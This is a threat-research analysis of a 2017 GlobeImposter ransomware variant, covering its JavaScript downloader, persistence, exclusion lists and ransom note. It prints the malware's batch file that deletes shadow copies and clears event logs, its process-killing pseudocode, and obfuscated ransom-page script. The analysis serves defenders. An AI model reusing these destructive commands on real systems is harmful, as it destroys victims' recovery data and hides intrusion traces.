
Analysis of New GlobeImposter Ransomware Variant

August 5, 2017

Threat Research

By Xiaopeng Zhang | August 05, 2017
Over the past few days, FortiGuard Labs captured a number of JS (JavaScript) scripts. Based on my analysis, they were being used to spread the new GlobeImposter ransomware variants. I picked one of them and did a quick analysis. The version of the variant I reviewed is “726”.

Figure 1 shows part of the JS file list that we captured. As you can see, the files with name that start with “IMG_” and “NIC” are all GlobeImposter downloaders.



```
F|8/3/2017 16:54|ed6706bfa27c0b94bcb054d4925e625b|IMG_2278.js => 3fad1f6d.bin
F|8/3/2017 16:31|72bd8698f3c106028544be8ab3a1ce67|IMG_1895.js
F|8/3/2017 16:27|107d4324ab57786d87964e867908e9d4|IMG_8101.js
F|8/3/2017 16:27|e0aae4bde246e8bf392b98d52da5a581|IMG_4445.js
F|8/3/2017 16:21|b5117c4a7e7b6021dc9698c1ae261f74|IMG_5366.js
10|8/3/2017 10:11|e25ab4380ef8b6376c3d7c3c2a06ec02|fax scandoc12.js
10|8/3/2017 8:31|09c228d3a18c8d14e1a1bd6913567fa6|Documento6841194.js
10|8/3/2017 8:21|4f7f2030250a207ea835c19b557f2729|8.jse|data|7
0|8/3/2017 8:14|9c5ba9f483c56274ec2ebb6eb57d914c|tp.widget.bootstrap.min.js
F|8/3/2017 8:10|9247c3c6ef3aaa3dce7b53075f10955f|IMG_8798.js  => 2B50A8A3.vsc
F|8/3/2017 6:21|7f5f0105c56fb3bff226427cee7f96d8|IMG_2126.js
F|8/3/2017 6:20|2db43481ceca09a908510691b6da29c8|IMG_5242.js
F|8/3/2017 6:10|2e71f0996ce58461f7b66955b04e5e87|IMG_3915.js
F|8/3/2017 6:10|2dbd73bcd0c59140fb854cf2bfc79d07|IMG_6047.js
F|8/3/2017 6:15|035484426a04b3d684018d46e2a0c1c2|IMG_4711.js
0|8/3/2017 6:05|03e27290c5022006b252d0b10656e6aa|03e27290c5022006b252d0b10656e6aa.js
F|8/3/2017 6:00|4564f13f52161988e25c2f58e7edbbf9|IMG_6829.js
F|8/3/2017 6:00|0686c4f6ebe1150a87677da5a6927c24|IMG_3180.js
F|8/3/2017 6:00|14b460f459fc7129e6d0f1ae06966227|IMG_8939.js
F|8/3/2017 4:21|8f5e3714d5c3de20e23ba2d943363ffc|OzJkn.js
10|8/3/2017 4:21|6cf41c81d8dc5364e6ba49237d81a44f|Fatt.997.jse|data|8
F|8/3/2017 2:21|6b22e932a018e8386ac1848794c5c541|12058.js
F|8/2/2017 18:34|f29cd3f2f4e871110b0f17c9ae616c4a|NIC423521.js
F|8/2/2017 18:21|ed884b6f940d7113a59998534e036b40|NIC423522.js
F|8/2/2017 16:21|4b2687877e8aa383fb53c0c743f11124|83J.js
F|8/2/2017 12:31|799ca05b047ddb0db8156ef6e8692292|NIC423526.js => 2B4B9329.vsc
F|8/2/2017 12:25|1615d2bafeaf8953583a9eb375a83ce4|NIC423524.js
10|8/2/2017 11:21|8d69f0f4833d8c4658513ee56fc0a9d6|Vodafone bill.js
F|8/2/2017 10:51|1620e3aa0a0578ec54fd8621e3e42972|NIC423527.js
F|8/2/2017 10:51|9169468b62f17f03f0ef142131fbc520|NIC423523.js
F|8/2/2017 10:15|827e84be3bffc60b2afe5c68d3a81e2d|NIC423525.js
F|8/2/2017 10:11|6d9d36fd5e49b5bdbc23e7abf11fc2b6|NIC423520.js
F|8/2/2017 10:01|46b9905b74d0433d3be0c422c6337d72|NIC423518.js  => 2B4B9324.vsc
```


Figure 1. Captured JS file list

Download and Execution

When the JS “IMG_8798.js” is executed, it downloads GlobeImposter from “hxxp://wendybull.com.au/87wefhi??JWbXSIl=JWbXSIl” and runs it. In my test environment, the downloaded file name is 87wefhi.txt.exe. Next we’ll look at how it works on a victim’s machine.

When GlobeImposter is launched, it dynamically extracts code into a heap space. It then creates its child process with the flag “CREATE_SUSPENDED”. It creates a suspended process, and later the code of the child process will be replaced with previously extracted code. This extracted code will be executed when the child process resumes its execution. This behavior is the main part of GlobeImposter’s functionality.

The screenshot in Figure 2 shows the process tree when GlobeImposter is executed.



```
    msiexec.exe (2552)     W...  C:\Windows\system32\msiexec.exe                       C:\Windows\system32\msiexec.exe /V
  lsass.exe (444)          L...  C:\Windows\system32\lsass.exe                         C:\Windows\system32\lsass.exe
  lsm.exe (452)            L...  C:\Windows\system32\lsm.exe                           C:\Windows\system32\lsm.exe
⊟ csrss.exe (344)          Cl... C:\Windows\system32\csrss.exe                         %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,12288,
  conhost.exe (3388)       C...  C:\Windows\system32\conhost.exe                       \??\C:\Windows\system32\conhost.exe "1558166614-169376422-216863939-78227844080
winlogon.exe (384)         W...  C:\Windows\system32\winlogon.exe                      winlogon.exe
⊟ Explorer.EXE (224)       W...  C:\Windows\Explorer.EXE                               C:\Windows\Explorer.EXE
  taskmgr.exe (2300)       W...  C:\Windows\system32\taskmgr.exe                       "C:\Windows\system32\taskmgr.exe" /4
  ⊟ Procmon3.exe (3468)    Pr... C:\Users\[redacted]\Desktop\ProcessMonitor\Procmon3.exe  "C:\Users[redacted]Desktop\ProcessMonitor\Procmon3.exe"
    Procmon3.exe (2112)    Pr... C:\Users\[redacted]\Desktop\ProcessMonitor\Procmon3.exe  "C:\Users\[redacted]\Desktop\ProcessMonitor\Procmon3.exe"
⊟ 87wefhi.txt.exe (3708)   n/a   C:\Users\[redacted]\Desktop\87wefhi.txt.exe             "C:\Users\[redacted]\Desktop\87wefhi.txt.exe"
  ⊟ 87wefhi.txt.exe (2700) n/a   C:\Users\[redacted]\Desktop\87wefhi.txt.exe             "C:\Users\[redacted]\Desktop\87wefhi.txt.exe"
    ⊟ cmd.exe (1132)       W...  C:\Windows\system32\cmd.exe                           cmd /c C:\Users[redacted]AppData\Local\Temp\__t8D33.tmp.bat
        vssadmin.exe (936) C...  C:\Windows\system32\vssadmin.exe                      vssadmin.exe  Delete Shadows /All /Quiet
        reg.exe (2088)     R...  C:\Windows\system32\reg.exe                           reg  delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va
        reg.exe (752)      R...  C:\Windows\system32\reg.exe                           reg  delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
        reg.exe (2564)     R...  C:\Windows\system32\reg.exe                           reg  add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
        attrib.exe (2984)  Att... C:\Windows\system32\attrib.exe                       attrib  Default.rdp -s -h

Description:  n/a
Company:      n/a
Path:         C:\Users[redacted]Desktop\87wefhi.txt.exe
Command:      "C:\Users[redacted]esktop\87wefhi.txt.exe"
```

Figure 2. The Process Tree

The initial process resumes the execution of its child process by calling “ResumeThread”, and then exits. All the analysis below is about that child process.

The Child Process

First, it calls the API function SetThreadExecutionState and passes 0x80000041H to it. With the parameter 0x80000041H, the Windows system will never sleep while the ransomware is encrypting the files. The function is called again with 0x80000000 after its work is done.

To prevent it from being analyzed easily, most strings and part of its APIs are encrypted. They are decrypted dynamically when running. Afterwards, it decrypts the exclusion folder and file extension names. In this version, it sets two exclusion lists. While the ransomware goes through all the folders and files on the victim’s machine, it skips those files in the folders whose names are in an exclusion folder list and those files whose extension names are in an exclusion extension list. (In this version, it does do the extension name checking, it ignores the checking result though. Maybe it’s a bug).

Below are the exclusion lists:

Folder exclusion list: (44 in total)


Windows, Microsoft, Microsoft Help, Windows App Certification Kit, Windows Defender, ESET, COMODO, Windows NT, Windows Kits, Windows Mail, Windows Media Player, Windows Multimedia Platform, Windows Phone Kits, Windows Phone Silverlight Kits, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsPowerShell, Temp, NVIDIA Corporation, Microsoft.NET, Internet Explorer, Kaspersky Lab, McAfee, Avira, spytech software, sysconfig, Avast, Dr.Web, Symantec, Symantec_Client_Security, system volume information, AVG, Microsoft Shared, Common Files, Outlook Express, Movie Maker, Chrome, Mozilla Firefox, Opera, YandexBrowser, ntldr, Wsus, ProgramData.

Extension exclusion list: (170 in total)

.$er .4db .4dd .4d .4mp .abs .abx .accdb .accdc .accde .accdr .accdt .accdw .accft .adn .adp .aft .ahd .alf .ask .awdb .azz .bdb .bib .bnd .bok .btr .cdb .cdb .cdb .ckp .clkw .cma .crd .daconnections .dacpac .dad .dadiagrams .daf .daschema .db .db-shm .db-wa .db2 .db3 .dbc .dbf .dbf .dbk .dbs .dbt .dbv .dbx .dcb .dct .dcx .dd .df1 .dmo .dnc .dp1 .dqy .dsk .dsn .dta .dtsx .dx .eco .ecx .edb .emd .eq .fcd .fdb .fic .fid .fi .fm5 .fmp .fmp12 .fmps .fo .fp3 .fp4 .fp5 .fp7 .fpt .fzb .fzv .gdb .gwi .hdb .his .ib .idc .ihx .itdb .itw .jtx .kdb .lgc .maq .mdb .mdbhtm .mdf .mdn .mdt .mrg .mud .mwb .myd .ndf .ns2 .ns3 .ns4 .nsf .nv2 .nyf .oce .odb .oqy .ora .orx .owc .owg .oyx .p96 .p97 .pan .pdb .pdm .phm .pnz .pth .pwa .qpx .qry .qvd .rctd .rdb .rpd .rsd .sbf .sdb .sdf .spq .sqb .sq .sqlite .sqlite3 .sqlitedb .str .tcx .tdt .te .teacher .tmd .trm .udb .usr .v12 .vdb .vpd .wdb .wmdb .xdb .xld .xlgc .zdb .zdc

Relocation and Startup Group

Afterwards, it copies itself into “%AllUserProfile%\Public\” and adds the new file in the startup group in the victim’s Windows registry. This allows it to be executed automatically whenever the system starts. Figure 3 shows that GlobeImposter has been added (….RunOnce\CerificatesCheck) into the startup group in the Windows registry.



Name	Type	Data
(Default)	REG_SZ	(value not set)
CertificatesCheck	REG_SZ	C:\Users\Public\87wefhi.txt.exe


Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

Figure 3. Startup Group in Windows Registry

Preparatory Work

To prevent the victim from restoring encrypted files from the Shadow Volume copies, it calls “vssadmin.exe Delete Shadows /All /Quiet” in an executable batch file to delete all shadows. In that batch file it also cleans up Remote Desktop information saved in the system registry as well as the file %UserProfile%\Documents\Default.rdp. The batch file is called again after the file encryption work is done.

Figure 4 shows the content of the batch file.



```
@echo off
vssadmin.exe Delete Shadows /All /Quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents\
attrib Default.rdp -s -h
del Default.rdp
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Figure 4. The Batch File


Next, it initializes encryption related keys, data, etc. for encrypting files 2048-bit RSA. Part of the key related data is saved in a newly created file “%AllUserProfile%\Public\{hex numbers}”. The name of {hex numbers} is made from the hardware information of victim’s machine.

Before Encrypting Files

Killing some running processes and generating an html file are the last two steps before its starts encrypting files.

It calls taskkill.exe to kill running processes whose names include "sql", "outlook", "ssms", "postgre", "1c", "excel" and "word". Killing these processes might cause them to release the files they are using, which could result in this ransomware encrypting more files.

Figure 5 shows the pseudo code used to do this.




```
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
result = CreateToolhelp32Snapshot(2u, 0);
v2 = result;
if ( result != (HANDLE)-1 )
{
  pe.dwSize = 556;
  Process32FirstW(result, &pe);
  do
  {
    v3 = (LPCSTR *)off_41B950;// keyword list => "sql", "outlook", "ssms", "postgre", "1c", "excel", "word".
    while ( 1 )
    {
      v4 = sub_4128DF(pe.szExeFile, 0);
      v5 = lstrlenW(pe.szExeFile);
      for ( i = 0; i < v5; i = v7 + 1 )
        v4[i] = sub_40C31A(v4[i]);
      if ( StrStrA(v4, *v3) ) // Search keywords in running process names.
        break;
      ++v3;
      if ( (signed int)v3 >= (signed int)&unk_41B96C )
        goto LABEL_10;
    }
    v8 = HeapCreate(0, 0x1000u, 0);
    v9 = (const CHAR *)RtlAllocateHeap(v8, 0, 256);
    wsprintfA(v9, "%d", pe.th32ProcessID);
    lstrcpyA(&String1, "taskkill /F /T /PID ");
    lstrcatA(&String1, v9);                   // run taskkill to kill matched processes.
    CreateProcessA(0, &String1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  }
  while ( Process32NextW(v2, &pe) );
  result = (HANDLE)CloseHandle(v2);
```

Figure 5. Kill Matched Processes

An HTML file (RECOVER-FILES-726.html) is then generated and dropped in the folder where the files are encrypted. Opening the HTML file informs the victim that the system’s files have been encrypted and provides instructions on how to pay to get them back. The HTML file consists of the decrypted resources of this exe as well as a “personal ID”.

This “personal ID” is sent to the server when you see the payment page. That ID allows the attacker to identify you and to generate the decryption key. Figure 6 is the screenshot of this HTML file content.



```
    <div><h3>Your files are encrypted.</h3></div>
    <div class="note private">
<br><br>
<div class="bold">For data recovery needs decryptor.</div>
<br>
<div>If you want to buy a decryptor, click the button<br><div>
<br><br>
<script> function tokhxvpmomub(search,replace,subject){if(!(replace instanceof Array)){replace=new Array(replace);if(search instanc
instanceof Array)}search=new Array(search);while(search.length>replace.length){replace[replace.length]=''}if(subject instanceof Arr
k=0;k<search.length;k++){var i=subject.indexOf(search[k]);while(i>-1){subject=subject.replace(search[k],replace[k]);i=subject.index
zfjazfjcgxhtgxhigxhozfjngxh=gxh"zfjhzfjtzfjtzfjpzfjszfj:zfj/gxh/zfjnzfj2zfj2gxh4zfjegxhzzfjvzfjhzfjggxh4zfjszfjgzfjygxhagxhmgxhbzfj
gxhmzfjezfjtzfjhzfjozfjdgxh=gxh"gxhpzfjogxhsgxhtzfj"zfj zfjtgxhagxhrzfjggxhegxhtgxh=gxh"gxh_gxhbgxhlzfjagxhngxhkgxh"gxh>gxh';var mr
mrbyhpfxotrexf); document.write(sszhvrhtfw);</script>

<INPUT TYPE="hidden" NAME="fb" VALUE="726<pre>
83 83 11 3D BF 1F 39 60 2B 1F AA A0 AD C1 A1 4F
A9 F8 7C D7 EA E9 1A 38 C7 AB BA DD 13 45 5B E6
5F 03 ED 7B 38 14 4F 3E F9 76 79 3C FD B8 83 9C
E6 BC 4E C0 AB EF B5 41 5B 89 DE C2 F2 03 82 63
BF 76 5C 20 50 9A BD BF CF A6 89 8A 6D E0 85 07
2A B9 75 F [illegible] E0 F4 AB 7F 2C 98
DD 9D FE 5 [illegible] CC B2 C9 59 B2 6E
3E D8 06 3B 9B E0 BC 6E A1 F9 55 BE 8F 2A 97 BD
7C A0 A5 4A E1 CF 8E 00 D8 66 E7 CA E3 F6 31 7B
5B 9D 66 EE 74 EF 76 41 6F C8 54 C4 22 64 99 71
B6 EF 81 EA 4D 3E E7 9C 5B 60 9A D9 D4 F2 E8 07
B3 F6 11 A3 5D 73 CA E1 83 9A B3 F6 A6 53 82 B3
BE 78 71 9D 2C 34 7C DF D8 84 A9 83 B2 69 55 AB
7C C6 FA C3 39 11 6B 86 1B E8 E9 64 1B 68 D9 E6
BA F4 22 1A 3C 60 92 AE 6B 2F 11 45 47 72 A5 BF
B0 66 96 A7 8C C5 80 24 CC F6 0F FE 5E DB 55 6E
</pre>">
<INPUT TYPE="hidden" NAME="nu" VALUE="105">
<INPUT TYPE="hidden" NAME="su" VALUE="0">
<INPUT TYPE="hidden" NAME="us" VALUE="500">
<button type="submit" >Yes, I want to buy</button>
</form>
```

The JS code outputs this

```
"<form action="https://n224ezvhg4sgyamb.onion.link/efwdaq.php"
                   method="post" target="_blank">"
```

